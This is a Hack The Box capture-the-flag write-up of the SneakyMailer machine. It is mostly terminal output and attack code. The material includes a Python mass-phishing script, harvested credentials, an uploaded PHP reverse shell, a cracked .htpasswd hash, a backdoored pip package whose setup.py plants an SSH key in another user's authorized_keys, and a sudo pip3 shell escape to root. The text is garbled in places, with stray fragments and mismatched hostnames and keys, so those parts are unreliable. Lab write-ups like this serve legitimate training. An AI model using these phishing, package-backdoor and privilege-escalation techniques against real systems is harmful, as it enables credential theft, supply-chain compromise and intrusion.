

HTB.SneakyMailer

Working Theory

Enumeration

Tools

nmap

```
nobodyatall@0xDEADBEEF:~/htb/boxes/sneakymailer$ sudo nmap -sC -sV -oN portscn 10.10.10.197
[sudo] password for nobodyatall:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-11 22:11 +08
Nmap scan report for 10.10.10.197
Host is up (0.35s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE  VERSION
21/tcp    open  tcpwrapped (ftp)
22/tcp    open  tcpwrapped (ssh)
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
25/tcp    open  tcpwrapped (SMTP)
|_smtp-commands: Couldn't establish connection on port 25
80/tcp    open  tcpwrapped (HTTP)
143/tcp   open  tcpwrapped (imap2)
993/tcp   open  tcpwrapped (imap)
8080/tcp  open  tcpwrapped
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 144.64 seconds

Targets

port 21 (ftp)

login with the email credential into ftp

```
nobodyatall@0xDEADBEEF:~/htb/boxes/sneakymailer$ ftp 10.10.10.197
Connected to 10.10.10.197.
220 (vsFTPD 3.0.3)
Name (10.10.10.197:nobodyatall): developer
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  3 0          0          4096 Jun 23 08:15 .
drwxr-xr-x  3 0          0          4096 Jun 23 08:15 ..
drwxrwxr-x  8 0          1001       4096 Jul 26 04:51 dev
226 Directory send OK.
ftp>
```

so it's the webserver hosting codes

```
ftp> cd dev
250 Directory successfully changed.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxr-x 8 0 1001 4096 Jul 26 04:51 .
drwxr-xr-x 3 0 0 4096 Jun 23 08:15 ..
drwxr-xr-x 2 0 0 4096 May 26 19:52 css
drwxr-xr-x 2 0 0 4096 May 26 19:52 img
-rwxr-xr-x 1 0 0 13742 Jun 23 09:44 index.php
drwxr-xr-x 3 0 0 4096 May 26 19:52 js
drwxr-xr-x 2 0 0 4096 May 26 19:52 pypi
drwxr-xr-x 4 0 0 4096 May 26 19:52 scss
-rwxr-xr-x 1 0 0 26523 May 26 20:58 team.php
drwxr-xr-x 8 0 0 4096 May 26 19:52 vendor
226 Directory send OK.
ftp>
```

but it's not directly linked to the production web server

```
150 Here comes the directory listing.
--wxrw-rw- 1 1001 1001 22 Jul 26 04:54 backdoor.php
drwxr-xr-x 2 0 0 4096 May 26 19:52 css
drwxr-xr-x 2 0 0 4096 May 26 19:52 img
-rwxr-xr-x 1 0 0 13742 Jun 23 09:44 index.php
drwxr-xr-x 3 0 0 4096 May 26 19:52 js
drwxr-xr-x 2 0 0 4096 May 26 19:52 pypi
drwxr-xr-x 4 0 0 4096 May 26 19:52 scss
-rwxr-xr-x 1 0 0 26523 May 26 20:58 team.php
drwxr-xr-x 8 0 0 4096 May 26 19:52 vendor
```

perform subdomain enum

//dev.sneakycorp.htb seems like the same as the one in ftp (forgot to chg the 8080 in script)

```
nobody@tall@0xDEADBEEF:~/htb/boxes/sneakymailers$ wfuzz -c -w ~/script/dictionary/SecLists/Discovery/DNS/subdomains-top1million-110000.txt --hh 185 -H
'HOST: FUZZ.sneakycorp.htb:8080' sneakycorp.htb

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more informati
on.
easyStego browserShell.php

*****
* Wfuzz 2.4.5 - The Web Fuzzer
*****

Target: http://sneakycorp.htb/
Total requests: 114532

=====
ID          Response  Lines  Word  Chars  Payload
=====
000000019:  200        340 L   989 W  13737 Ch  "dev"
```

add dev.sneakycorp.htb into /etc/hosts

upload revShell to ftp

execute by going to dev.sneakycorp.htb/revShell.php

got initial foothold!

```
nobodyatall@0xDEADBEEF:~/htb/boxes/sneakymailer$ nc -lvp 18890
listening on [any] 18890 ...
connect to [10.10.14.46] from dev.sneakycorp.htb [10.10.10.197] 54286
Linux sneakymailer 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64 GNU/Linux
06:00:50 up 2:37, 0 users, load average: 1.08, 1.08, 1.08
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

port 25 (smtp)

trying to connect with nc

//debian 4.7.0? too many error?

//seems like i can exec smtp command

```
(UNKNOWN) [10.10.10.197] 25 (smtp) open
DATA
220 debian ESMTP Postfix (Debian/GNU)
503 5.5.1 Error: need RCPT command
421 4.7.0 debian Error: too many errors
nobodyatall@0xDEADBEEF:~/htb/boxes/sneakymailer$ nc -v 10.10.10.197 25
10.10.10.197: inverse host lookup failed: Unknown host
(UNKNOWN) [10.10.10.197] 25 (smtp) open
VRFY
220 debian ESMTP Postfix (Debian/GNU)
501 5.5.4 Syntax: VRFY address [SMTPUTF8]
421 4.7.0 debian Error: too many errors
nobodyatall@0xDEADBEEF:~/htb/boxes/sneakymailer$
[htb] 0:bash* 1:sudo-
```

smtp version

```
220 debian ESMTP Postfix (Debian/GNU)
```

smtp commands

//link: <https://book.hacktricks.xyz/pentesting/pentesting-smtp>

try verify valid & invalid user

```
nobodyatall@0xDEADBEEF:~/htb/boxes/sneakymailer$ nc -v 10.10.10.197 25
sneakycorp.htb [10.10.10.197] 25 (smtp) open
VRFY <test@tester.com>
220 debian ESMTP Postfix (Debian/GNU)
454 4.7.1 <test@tester.com>: Relay access denied
VRFY <angelicaramos@sneakymailer.htb>
252 2.0.0 <angelicaramos@sneakymailer.htb>
█
```

Open

/home/nobodyatall/tryhackme/25daysofchristmas/day3/Evil Elf.pcap (23 MB)

write python script to perform phishing (assume someone will read the email)

//assume someone might clicked on my phishing link (check wireshark for result)

```
18
19 #recv banner
20 s.recv(1024)
21
22 payload = "MAIL FROM:nobody@nobody|"+'\r\n'
23
24 for i in range(len(usr)):
25     payload += "RCPT TO:"+usr[i].strip()+'\r\n'
26
27 payload += "DATA\r\n"
28 payload += "Click Me Dude http://10.10.14.46 \r\n"
29 payload += ".\r\n"
30 s.send(payload)
31 rsl = s.recv(1024)
32 print("[+] done sending mass phishing email, check wireshark for result")
33
```

Menu nobo... (as superuser) smtpPhishing.py (~/htb/...

wireshark strange result

//tcp connection requesting http port & smtp port? someone clicked on that linked!

14	10.580131961	10.10.14.46	10.10.10.197	TCP	40	36148 → 25	[RST] Seq=2277 Win=0 Len=
15	10.580795949	10.10.10.197	10.10.14.46	TCP	52	25 → 36148	[FIN, ACK] Seq=925 Ack=22
16	10.580815776	10.10.14.46	10.10.10.197	TCP	40	36148 → 25	[RST] Seq=2278 Win=0 Len=
17	17.635484649	10.10.10.197	10.10.14.46	TCP	60	49102 → 80	[SYN] Seq=0 Win=64240 Len=
18	17.635511089	10.10.14.46	10.10.10.197	TCP	40	80 → 49102	[RST, ACK] Seq=1 Ack=1 Wi

Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface tun0, id 0

open netcat listener

//and the server post credentials?

/*

firstName=Paul&lastName=Byrd&email=paulbyrd%40sneakymailer.htb&password=%5E%28%23J%40SkFv2%5B%25KhIxKk%28Ju%60hqCHl%3C%3AHt&rpassword=%5E%28%23J%40SkFv2%5B%25KhIxKk%28Ju%60hqCHl%3C%3AHt

*/

```
nobodyatall@0xDEADBEEF:~/htb/boxes/sneakymailer$ nc -lvp 18890
listening on [any] 18890 ...
connect to [10.10.14.46] from sneakycorp.htb [10.10.10.197] 34322
POST / HTTP/1.1
Host: 10.10.14.46:18890
User-Agent: python-requests/2.23.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 185
Content-Type: application/x-www-form-urlencoded

firstName=Paul&lastName=Byrd&email=paulbyrd%40sneakymailer.htb&password=%5E%28%23J%40SkFv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3Aht&rpassword=%5E%28%23J%40SkFv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3Aht
```

after cleaned


```
GNU nano 4.9.2
firstName=Paul
lastName=Byrd
email=paulbyrd@sneakymailer.htb
password=%5E%28%23J%40SkFv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3Aht
rpassword=%5E%28%23J%40SkFv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3Aht
urlDecoded password:^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht
10 S =
17 S,cc
```

//continue imap2 path


port 80

domain name

//add this domain name to hosts



main page



/: comment section

```
<!-- need to add Register link to Sidebar for /pypi/register.php -->
```

```
<!-- Content Wrapper -->
```

/pypi/register.php

one to nginx: x PyPI - Register x http://sneakycorp.htb/index x

sneakycorp.htb/pypi/register.php

etting Started Start Parrot OS Community Docs Git CryptPad | Privacy Pentest Learn | Donate |


Create an Account!

First Name Last Name

Email Address

Password Repeat Password

Register Account



emails

sneakycorp.htb/team.php

Parrot OS Community Docs Git CryptPad | Privacy Pentest Learn | Donate |

Show 10 entries Search:

Name	Position	Office	Email
Airi Satou	Accountant	Tokyo	airisatou@sneakymailer.htb
Angelica Ramos	Chief Executive Officer (CEO)	London	angelicaramos@sneakymailer.htb
Ashton Cox	Junior Technical Author	San Francisco	ashtoncox@sneakymailer.htb
Bradley Greer	Tester	London	bradleygreer@sneakymailer.htb
Brenden Wagner	Software Engineer	San Francisco	brendenwagner@sneakymailer.htb
Brielle Williamson	Tester	New York	briellewilliamson@sneakymailer.htb

extract the mail


```
nobodyatall@0xDEADBEEF:~/htb/boxes/sneakymailer$ cat team | cut -f4 > mail
nobodyatall@0xDEADBEEF:~/htb/boxes/sneakymailer$ head mail
airisatou@sneakymailer.htb
angelicaramos@sneakymailer.htb
ashtoncox@sneakymailer.htb
bradleygreer@sneakymailer.htb
brendenwagner@sneakymailer.htb
briellewilliamson@sneakymailer.htb
brunonash@sneakymailer.htb
caesarvance@sneakymailer.htb
carastevens@sneakymailer.htb
cedrickelly@sneakymailer.htb
nobodyatall@0xDEADBEEF:~/htb/boxes/sneakymailer$
```

Name	Position
Ashton Cox	Accountant
Angelica Ramos	Chief Executive Officer (CEO)
Ashton Cox	Junior Technical Author

extract usr name frm email

```
nobodyatall@0xDEADBEEF:~/htb/boxes/sneakymailer$ cat email | cut -d "@" -f 1 > user
nobodyatall@0xDEADBEEF:~/htb/boxes/sneakymailer$ head user
airisatou
angelicaramos
ashtoncox
bradleygreer
brendenwagner
briellewilliamson
brunonash
caesarvance
carastevens
cedrickelly
nobodyatall@0xDEADBEEF:~/htb/boxes/sneakymailer$
```

[htb] 0: bash* 1: sudo 2: bash 3: bash 4: bash-

port 143 (imap2)

imap2 banner

```
nobodyatall@0xDEADBEEF:~/htb/boxes/sneakymailer$ nc -v 10.10.10.197 143
sneakycorp.htb [10.10.10.197] 143 (imap2) open
* OK [CAPABILITY IMAP4rev1 UIDPLUS CHILDREN NAMESPACE THREAD=ORDEREDSUBJECT THREAD=REFERENCES SORT QUOTA IDLE ACL ACL2=UNION STARTTLS ENABLE UTF8=ACCEPT] Courier-IMAP ready. Copyright 1998-2018 Double Precision, Inc. See COPYING for distribution information.
```

imap commands

//link: <https://book.hacktricks.xyz/pentesting/pentesting-imap>

login with the credential got & successfully logon

```
nobodyatall@0xDEADBEEF:~/htb/boxes/sneakymailer$ nc -v 10.10.10.197 143
sneakycorp.htb [10.10.10.197] 143 (imap2) open
* OK [CAPABILITY IMAP4rev1 UIDPLUS CHILDREN NAMESPACE THREAD=ORDEREDSUBJECT
THREAD=REFERENCES SORT QUOTA IDLE ACL ACL2=UNION STARTTLS ENABLE UTF8=ACCEPT] Courier-IMAP ready. Copyright 1998-2018 Double Precision, Inc. See
COPYING for distribution information.
A1 LOGIN "paulbyrd" "^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht"
* OK [ALERT] Filesystem notification initialization error -- contact your
mail administrator (check for configuration errors with the FAM/Gamin libr
ary)
A1 OK LOGIN Ok.
```

paulbyrd email in mailbox

```
A1 LIST "" *
* LIST (\Unmarked \HasChildren) "." "INBOX"
* LIST (\HasNoChildren) "." "INBOX.Trash"
* LIST (\HasNoChildren) "." "INBOX.Sent"
* LIST (\HasNoChildren) "." "INBOX.Deleted Items"
* LIST (\HasNoChildren) "." "INBOX.Sent Items"
A1 OK LIST completed
```

connect to imap using evolution

there's some interesting email in paul sent item directory

The screenshot shows the Evolution email client interface. On the left, the 'Sent Items' folder is selected, showing 2 total items. The main pane displays a message from 'paulbyrd@sneakymailer.htb' with the subject 'Filesystem notification initialization error -- contact your mail administrator (check for configuration errors with the FAM/Gamin library)'. Below the message header, there is a table of messages in the 'Sent Items' folder.

From	Subject	Date
Paul Byrd <paulbyrd@sneakymailer.htb>	Password reset	05/16/2020 02:03
Paul Byrd <paulbyrd@sneakymailer.htb>	Module testing	05/28/2020 01:28

credential?

//Username: developer

//Original-Password: m^AsY7vTKVT+dV1{WOU%@NaHkUAIId3]C

From: Paul Byrd <paulbyrd@sneakymailer.htb>
To: root <root@debian>
Subject: Password reset
Date: Fri, 15 May 2020 13:03:37 -0500 (05/16/2020 02:03:37 AM)

Hello administrator, I want to change this password for the developer account

Username: developer
Original-Password: m^AsY7vTKVT+dV1{WOU%@NaHkUAld3]C

Please notify me when you do it

//go to ftp

port 8080

initFoothold

found pypi.sneakycorp.htb in the www dir

```

www-data@sneakymailer:~$ ls -la
ls -la
cdtotal 24
drwxr-xr-x  6 root root 4096 May 14 18:25 .
drwxr-xr-x 12 root root 4096 May 14 13:09 ..
drwxr-xr-x  3 root root 4096 Jun 23 08:15 dev.sneakycorp.htb
drwxr-xr-x  2 root root 4096 May 14 13:12 html
drwxr-xr-x  4 root root 4096 May 15 14:29 pypi.sneakycorp.htb
drwxr-xr-x  8 root root 4096 Jun 23 09:48 sneakycorp.htb
www-data@sneakymailer:~$ pypi.
cd pypi.sneakycorp.htb/
www-data@sneakymailer:~/pypi.sneakycorp.htb$ ls -la
ls -la

```

add pypi.sneakycorp.htb into /etc/hosts

browse with port 8080

//seems like i need to upload a package to it to let it install and gave me reverse shell of another user

504 Gateway Time-out x Welcome to pypiserver! x +

← → ↻ 🏠 ... 📄 ☆

Getting Started Start Parrot OS Community Docs Git CryptPad | Privacy Pentest

Welcome to pypiserver!

This is a PyPI compatible package index serving 0 packages.

To use this server with pip, run the following command:

```
pip install --index-url http://pypi.sneakycorp.htb/simple/ PACKAGE [PACKAGE2...]
```

To use this server with easy_install, run the following command:

```
easy_install --index-url http://pypi.sneakycorp.htb/simple/ PACKAGE [PACKAGE2...]
```

The complete list of all packages can be found [here](#) or via the [simple](#) index.

This instance is running version 1.2.2 of the [pypiserver](#) software.

pypi... .htpasswd

pypi:\$apr1\$RV5c5YVs\$U9.OTqF5n8K4mxWpSSR/p/

```

cat: .htac: No such file or directory
www-data@sneakymailer:~/pypi.sneakycorp.htb$ cat .htpasswd
cat .htpasswd
pypi:$apr1$RV5c5YVs$U9.0TqF5n8K4mxWpSSR/p/
www-data@sneakymailer:~/pypi.sneakycorp.htb$ █

```

crack it and got the password

//soufianeelhaoui

```

nobodyatall@0xDEADBEEF:~/htb/boxes/sneakymailer$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt .htpasswdPypi
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4x3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status

soufianeelhaoui (?)
lg 0:00:01:18 DONE (2020-07-26 18:10) 0.01269g/s 45380p/s 45380c/s 45380C/s souheib2..soufflekimiamo
Use the "--show" option to display all of the cracked passwords reliably

```

read this article

//<https://www.linode.com/docs/applications/project-management/how-to-create-a-private-python-package-repository/>


create the files as the article mention

```

nobodyatall@0xDEADBEEF:~/htb/boxes/sneakymailer$ cd backdoorPack/
nobodyatall@0xDEADBEEF:~/htb/boxes/sneakymailer/backdoorPack$ tree
.
├── backdoorPack
│   └── __init__.py
├── README.MD
├── setup.cfg
└── setup.py

1 directory, 4 files

```



setup.py edit it with out custom payload

```
nobodyatall@0xDEADBEEF:~/htb/boxes/sneakymailer/backdoorPack$ cat setup.py
from setuptools import setup

print("Test Backdoor")
try:
    with open('/home/low/.ssh/authorized_keys', 'w+') as f:
        f.write("ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQgQCwPowA60IEa5dHKYLbyJCv/xMm/D17wGGViWSe8KI7tGbJsIR/cA9FifGSpAzq1z7odz10+N20agNMrPaM4GvCm
kTgLmKdkxbZPzLgRtwIVaR0YTbN05kAmYTEyJ0MCaDLR3jXsrrvu9PMD/KCV5enj7ImkUsYXH9/0tkMSzbaVs0oeXhqAX2A6a0VIFhb5dwWfotnh4xoD6KLYV/i7f30fy4Ggd+FgDHWpig4S2P600P
6k0KUQt++XfJ62ceFkrsqEvRLQ06qxUy1Plfp3cVG/eQ26b+aK0F1s3ZgbEHkiIT5G1k+yYqNthMhq/zpgq9nerwEQzyMFN28Vkt00eYhvX0oqMpcPwhGZ9XslkHuc8Q1PsB3Hy0pjAtKtJcsLjQ
c7BPHRzdf0FQSon9LNZMDzu+kNuRpeuiaG0BJHAijTLDRnZrVHGUSkJvZ3QTBia3t3Tt5xGvDAmwVdL4H9ez8nWtLJesXw1TG9SNcyvyRnq/0mufD+C7wx0LnrMssM= nobodyatall@0xDEADBEEF
")
except:
    setup(
        name='backdoorPack',
        packages=['backdoorPack'],
        description='Hello world enterprise edition',
        version='0.1',
        url='http://pypi.sneakycorp.htb:8080/backdoorPack',
        author='backdoorPack',
        author_email='docs@linode.com',
        keywords=['pip', 'backdoorPack', 'example'])

pip install --index-url http://pypi.sneakycorp.htb/simple/ PACKAGE [PACKAGE2...]

To use this server with easy_install, run the following command:
easy_install --index-url http://pypi.sneakycorp.htb/simple/ PACKAGE [PACKAGE2...]

The complete list of all packages can be found here or via the simple index.

[htb] 0:sudo- 1:bash*
```

create .pypirc for upload one ltr
//the pypi listen on port 5000 (found with netstat -anp)

```
www-data@sneakymailer:~$ cat .pypirc
cat .pypirc
[distutils]
index-servers =
    pypi
    backdoorPack
[pypi]
username:
password:
[backdoorPack]
repository: http://127.0.0.1:5000
username: pypi
password: soufianeelhaoui
www-data@sneakymailer:~$
```

compress the folder and upload to victim pc
decompress it

run the following command


```

www-data@sneakymailer:/tmp/back/backdoorPack$ python3 setup.py sdist
python3 setup.py sdist
Test Backdoor
running sdist
running egg_info
writing backdoorPack.egg-info/PKG-INFO
writing dependency_links to backdoorPack.egg-info/dependency_links.txt
writing top-level names to backdoorPack.egg-info/top_level.txt
reading manifest file 'backdoorPack.egg-info/SOURCES.txt'
writing manifest file 'backdoorPack.egg-info/SOURCES.txt'
warning: sdist: standard file not found: should have one of README, README.rst, README.txt, README.md
running check
creating backdoorPack-0.1
creating backdoorPack-0.1/backdoorPack
creating backdoorPack-0.1/backdoorPack.egg-info
copying files to backdoorPack-0.1...
copying setup.cfg -> backdoorPack-0.1
copying setup.py -> backdoorPack-0.1
copying backdoorPack/__init__.py -> backdoorPack-0.1/backdoorPack
copying backdoorPack.egg-info/PKG-INFO -> backdoorPack-0.1/backdoorPack.egg-info
copying backdoorPack.egg-info/SOURCES.txt -> backdoorPack-0.1/backdoorPack.egg-info
copying backdoorPack.egg-info/dependency_links.txt -> backdoorPack-0.1/backdoorPack.egg-info
copying backdoorPack.egg-info/top_level.txt -> backdoorPack-0.1/backdoorPack.egg-info
Writing backdoorPack-0.1/setup.cfg

```

as for the .pypirc it need to store at the HOME directory, so we can change the \$HOME PATH VAR to our directory

```

www-data@sneakymailer:/tmp/back/backdoorPack$ export HOME='/tmp/back'
export HOME='/tmp/back'
www-data@sneakymailer:~/backdoorPack$ cd ..

```

upload the package with this command

```

www-data@sneakymailer:~/backdoorPack$ python3 setup.py sdist upload -r backdoorPack
ackhon3 setup.py sdist upload -r backdoorPa
Test Backdoor
running sdist
running egg_info
writing backdoorPack.egg-info/PKG-INFO
writing dependency_links to backdoorPack.egg-info/dependency_links.txt
writing top-level names to backdoorPack.egg-info/top_level.txt
reading manifest file 'backdoorPack.egg-info/SOURCES.txt'
writing manifest file 'backdoorPack.egg-info/SOURCES.txt'
warning: sdist: standard file not found: should have one of README, README.rst, README.txt, README.md
running check
creating backdoorPack-0.1
creating backdoorPack-0.1/backdoorPack
creating backdoorPack-0.1/backdoorPack.egg-info
copying files to backdoorPack-0.1...
copying setup.cfg -> backdoorPack-0.1
copying setup.py -> backdoorPack-0.1
copying backdoorPack/__init__.py -> backdoorPack-0.1/backdoorPack
copying backdoorPack.egg-info/PKG-INFO -> backdoorPack-0.1/backdoorPack.egg-info

```

successfully uploaded the ssh pub key to low

```
copying backdoor.egg-info/sources.txt -> backdoor-0.1/backdoor.egg-info
copying backdoor.egg-info/dependency_links.txt -> backdoor-0.1/backdoor.egg-info
copying backdoor.egg-info/top_level.txt -> backdoor-0.1/backdoor.egg-info
Writing backdoor-0.1/setup.cfg
Creating tar archive browserShell.php
removing 'backdoor-0.1' (and everything under it)
running upload
Submitting dist/backdoor-0.1.tar.gz to http://127.0.0.1:5000 url http://pypi.sneakycorp.htb/simple/ PACKAGE [PACKAGE2...]
Server response (200): OK
WARNING: Uploading via this command is deprecated, use twine to upload instead (https://pypi.org/p/twine/)
www-data@sneakymailer:~/backdoor$ cat /home/low/.ssh/authorized-keys
cat /home/low/.ssh/authorized-keys
cat: /home/low/.ssh/authorized-keys: No such file or directory
www-data@sneakymailer:~/backdoor$ cat /home/low/.ssh/authorized_keys
cat /home/low/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCAwPowA60IEa5dHKYLbyJCv/xMm/D17wGGV1WSe8KI7t6bJsIR/cA9FifGSpAzq1z7odzL0+N20agNMRPaM4GvCmkTgLmkdkxbZPzLgRtwIVbN05kAmYTEyJ0MCaDLR3jXsrrvu9PMD/KCV5enj7ImkUsYXH9/QtkMSZbaVs0oeXhqAX2A6a0VIFhb5dwWfotnh4xoD6KLYV/i7f30fy4Ggd+FgDHWpig4S2P600P6k0KUQt++XfJ62ceFkrSQ06qxUy1Plfp3cVG/eQ2Gb+aK0F1s3ZgbEHkiiT561k+yYqNthMhq/zpgq9nerwEQzyMFN28VtTo00eYhvX00qMpcPwhGZ9XslkHuc8Q1PsB3Hy0pjAtKtJcsLjQc7BPHRzdf0FQSon9LNZMNuRpeuiaG0BjHAijTLDRnzrVHGUSKjvZ3QTBia3t3TtSxGvDAmwVdl4H9ez8nWtLJesXw1TG9SNcyvyRnq/0mufD+C7wx0LnrMssM= nobodyatall@0xDEADBEEFwww-data@sneakymailer$
ackdoor$
```

Post Exploitation

Privilege Escalation

low account

=====

```
nobodyatall@0xDEADBEEF: ~/htb/boxes/sneakymailer
nobodyatall@0xDEADBEEF:~/htb/boxes/sneakymailer$ ssh -i id_rsa low@10.10.10.197
Enter passphrase for key 'id_rsa':
Linux sneakymailer 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
No mail.
Last login: Sun Jul 26 08:47:43 2020 from 10.10.10.14:97
low@sneakymailer:~$ cat user.txt
4901b0e98aca869b96b8362855a8dace
low@sneakymailer:~$
```

sudo -l


```

env_reset; mail_bypass; secure_path;/usr/local/sbin(.
User low may run the following commands on sneakymler: al
(root) NOPASSWD: /usr/bin/pip3
low@sneakymler:~$

```

refer to GTF0Bins

```

low@sneakymler:~$ TF=$(mktemp -d)
low@sneakymler:~$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
low@sneakymler:~$ sudo pip3 install $TF
id
id
nobody:atall's Home stackBOF
sudo: unable to resolve host sneakymler: Temporary failure in name resolution
idProcessing /tmp/tmp.hPU9LZIqm
# uid=0(root) gid=0(root) groups=0(root)
# # uid=0(root) gid=0(root) groups=0(root) is a PyPI compatible package index serving 0 packages.
# whoami
sh: 4: idwhoami: not found
# whoami
root
#

```

gotten root!

Creds

```

ftp cred
=====
developer:m^AsY7VTKVT+dV1{WOU%@NaHkUAId3]C

```

```

Paul Byrd Email
=====
email: paulbyrd@sneakymler.htb
pw: ^(#J@SkFv2[%KhIxKk(Ju`hqCHl<:Ht

```

Flags

